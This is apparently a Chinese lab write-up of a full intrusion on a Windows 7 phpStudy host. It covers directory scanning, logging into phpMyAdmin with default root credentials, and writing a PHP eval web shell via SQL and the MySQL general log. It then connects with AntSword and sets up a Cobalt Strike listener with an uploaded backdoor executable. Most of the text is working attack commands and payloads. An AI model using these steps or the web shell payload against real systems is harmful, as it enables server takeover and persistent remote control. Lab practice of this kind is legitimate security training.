
这里跳过配置。
win7 ip：172.16.170.43
kali ip：172.16.170.38

一、访问目标服务器

访问目标网页是一个php study探针

> 一个很有用的信息网页。可以在这里看到目标服务器的域名和IP地址，网站根目录的绝对路径和探针路径
> ~~php探针是我们下载它的登陆器，进行本地连接，看登陆器端口和其服务器的ip地址，直接在网站去访问它的服务器ip地址，得到的页面~~




在这里我们看到有一个mysql数据库的检测，默认用户和密码为root

```
┌──(kali㉿kali)-[~]
└─$ dirb http://172.16.170.43

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Mar 14 23:09:46 2023
URL_BASE: http://172.16.170.43/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://172.16.170.43/ ----
+ http://172.16.170.43/aux (CODE:403|SIZE:212)
+ http://172.16.170.43/com1 (CODE:403|SIZE:213)
+ http://172.16.170.43/com2 (CODE:403|SIZE:213)
+ http://172.16.170.43/com3 (CODE:403|SIZE:213)
+ http://172.16.170.43/con (CODE:403|SIZE:212)
+ http://172.16.170.43/lpt1 (CODE:403|SIZE:213)
+ http://172.16.170.43/lpt2 (CODE:403|SIZE:213)
+ http://172.16.170.43/nul (CODE:403|SIZE:212)
+ http://172.16.170.43/phpinfo.php (CODE:200|SIZE:71438)
==> DIRECTORY: http://172.16.170.43/phpmyadmin/
==> DIRECTORY: http://172.16.170.43/phpMyAdmin/
+ http://172.16.170.43/prn (CODE:403|SIZE:212)

---- Entering directory: http://172.16.170.43/phpmyadmin/ ----
+ http://172.16.170.43/phpmyadmin/aux (CODE:403|SIZE:223)
+ http://172.16.170.43/phpmyadmin/changelog (CODE:200|SIZE:32593)
+ http://172.16.170.43/phpmyadmin/ChangeLog (CODE:200|SIZE:32593)
+ http://172.16.170.43/phpmyadmin/com1 (CODE:403|SIZE:224)
+ http://172.16.170.43/phpmyadmin/com2 (CODE:403|SIZE:224)
```

~~由于存在php探针，所以大概率会存在phpmyadmin的登录页面~~


这里通过扫描，发现了phpmyadmin登录页面



通常用户和密码默认都是root，这里直接通过root进入界面，里面可以写sql语言

二、sql注入shell

这里因为我们通过之前的php探针知道了网页的绝对路径，可以尝试在phpmyadmin网页下，通过sql语句的into outfile或者into dumpfile将shell写入路径文件下。





```
select '<?php @eval($POST_['shell']); ?>' into outfile 'C:/php/WWW/shell.php'
```

这里写入shell发现报错！


```
show variables like '%secure_%'
```

这里通过查看secure-file-priv发现为null，说明mysql禁止导入导出操作

这样的话，我们只能试着去试试mysql的日志文件是否能够使用



```
show global variables like '%general_%'
```

通过查询，发现全局日志文件是关闭的，且也知道了绝对路径。

general_log	ON
general_log_file	C:/phpStudy/WWW/shell.php
innodb_flush_log_at_trx_commit	1

```
set global general_log = on
set global general_log_file = 'C:/phpStudy/WWW/shell.php'
```

> 更改日志保存路径！注意不要出现文件名错误！

于是通过语句更新两者，将其日志启动，并更改路径到服务器根目录下。

```
select "<?php @eval($_POST['shell']);?>"
```


然后只需要运行查询语句，即可将shell写入日志文件里面，也就是shell.php里面。

写入shell后，通过蚁剑成功访问服务器文件！

:::info
这里得到一个shell就够了。原本可以在yscms里面再创建一个shell的，这里不多阐述
:::

三、连接Cobalt Strike


这里通过蚁剑查看自己的权限，administrator是一个挺高的权限了。



于是这里打开我们的cs。我是将cs的服务端和客户端都放在自己电脑上的。

```
┌──(kali㉿kali)-[~/cs4.5]
└─$ sudo ./teamserver 172.16.170.38 root
[sudo] kali 的密码：
[*] Will use existing X509 certificate and keystore (for SSL)
[+] Team server is up on 0.0.0.0:50050
[*] SHA256 hash of SSL cert is: 10200ad4ce05b4e8a3d017a6c76ee47d5ee15147d753a0
2d206d08d269c82d1f
[+] Listener: nihoa started!
[+] Listener: getwin7 started!
[!] Trapped java.io.EOFException during client (172.16.170.40) read [Manage: n
eo]: null
[!] Trapped java.io.EOFException during client (172.16.170.37) read [Manage: j
une]: null
[!] Listeners: listeners.stop: isBeacon: false
[!] Listeners: listeners.stop: isBeacon: false
```

我们在cs目录下运行teamserver 输入本机端口 和任意密码，即可开启一个cs服务端，当启动成功后，这个命令端将持续运行，这里不能关闭命令端口。




这里再打开一个命令端，继续在cs目录下运行 cobaltstrike

就会得到一个窗口，然后客户端的命令窗口也不能关闭!


这里主机写服务端的ip，这里我主机和服务端都在kali上，所以我写入本机ip

端口不变，用户随意。

密码写入之前创建服务端的密码，这里是root



点击连接后，即可成功进入cs（这里我之前已经攻击过了，所以有东西，如果是刚打开，这里是没有东西的）



这里我们先点击监听器，然后添加一个监听器。

这名字随意，payload选择beacon HTTP

payload选项里面：

HTTP地址填写cs服务端ip！


HTTP地址（Stager）填写被攻击的ip地址，这里我攻击win7的ip地址为172.16.170.43

端口写一个不常用的端口，这里写7878


填完后点击创建。

可以看到下方有一个以创建的监听器。

name	payload	host	port	bin...	beacons	profile
getwin7	windows/beacon_http/re...	172.16.17...	7878		172.16.170.38	default




然后去攻击里面生成一个windows可执行的exe后门程序。操作如图




然后将这个生成的exe保存到一个你熟悉的路径中即可。这里我保存名字为123.exe

然后通过蚁剑将其上传到文件中后运行

